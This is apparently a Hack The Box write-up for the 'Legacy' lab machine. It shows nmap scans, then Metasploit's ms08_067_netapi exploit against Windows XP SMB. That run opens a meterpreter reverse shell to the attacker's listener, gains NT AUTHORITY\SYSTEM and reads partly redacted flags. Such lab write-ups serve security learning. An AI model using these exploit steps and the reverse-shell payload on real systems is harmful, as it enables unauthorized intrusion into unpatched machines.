











Legacy is a relatively easy box which has SMB running on Windows XP(2000) OS.
We find the exploit with metasploit and get access to priviledged user NT AUTHORITY\SYSTEM directly.
nmap -p- -T4 -min-rate=1000 -oN 10.129.227.181
# Nmap 7.80 scan initiated Fri Jun  3 15:40:41 2022 as: nmap -p- -T4 -min-rate=1000 -oN ports.out 10.129.227.181
Nmap scan report for 10.129.227.181
Host is up (0.14s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

# Nmap done at Fri Jun  3 15:42:09 2022 -- 1 IP address (1 host up) scanned in 87.81 seconds
nmap -sC -sV -v -oN nmap.out -p 135,139,445 -Pn 10.129.227.181
# Nmap 7.80 scan initiated Fri Jun  3 15:43:24 2022 as: nmap -sC -sV -v -oN nmap.out -p 135,139,445 -Pn 10.129.227.181
Nmap scan report for 10.129.227.181
Host is up (0.14s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h27m39s, deviation: 2h07m16s, median: 4d22h57m39s
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:96:dc:06 (VMware)
| Names:
|   LEGACY<00>           Flags: <unique><active>
|   HTB<00>              Flags: <group><active>
|   LEGACY<20>           Flags: <unique><active>
|   HTB<1e>              Flags: <group><active>
|   HTB<1d>              Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2022-06-08T20:41:24+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun  3 15:44:35 2022 -- 1 IP address (1 host up) scanned in 71.43 seconds
We will be using
139,445 - Pentesting SMB from hacktricks1
Using msf2 we search for an exploit for: SMB, windows 2000

Using exploit/windows/smb/ms08_067_netapi as it mentions Rank: great and Check: Yes.
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.139     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.129.227.181
RHOSTS => 10.129.227.181
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST tun0
LHOST => tun0
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.139:4444
[*] 10.129.227.181:445 - Automatically detecting the target...
[*] 10.129.227.181:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.129.227.181:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.129.227.181:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 10.129.227.181
[*] Meterpreter session 3 opened (10.10.14.139:4444 -> 10.129.227.181:1036) at 2022-06-03 16:19:32 +0000

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
We have 2 users
meterpreter > ls
Listing: C:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2017-03-16 06:07:21 +0000  Administrator
040777/rwxrwxrwx  0     dir   2017-03-16 05:29:48 +0000  All Users
040777/rwxrwxrwx  0     dir   2017-03-16 05:33:37 +0000  Default User
040777/rwxrwxrwx  0     dir   2017-03-16 05:32:52 +0000  LocalService
040777/rwxrwxrwx  0     dir   2017-03-16 05:32:43 +0000  NetworkService
040777/rwxrwxrwx  0     dir   2017-03-16 05:33:42 +0000  john
We get user flag at C:\Documents and Settings\john\Desktop
meterpreter > pwd
C:\Documents and Settings\john\Desktop
meterpreter > ls
Listing: C:\Documents and Settings\john\Desktop
===============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-16 06:19:49 +0000  user.txt

meterpreter > cat user.txt
e69a███████████████████████7644f
And Administrator flag at C:\Documents and Settings\Administrator\Desktop
meterpreter > pwd
C:\Documents and Settings\Administrator\Desktop
meterpreter > dir
Listing: C:\Documents and Settings\Administrator\Desktop
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-16 06:18:50 +0000  root.txt

meterpreter > cat root.txt
9934███████████████████████d5713

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。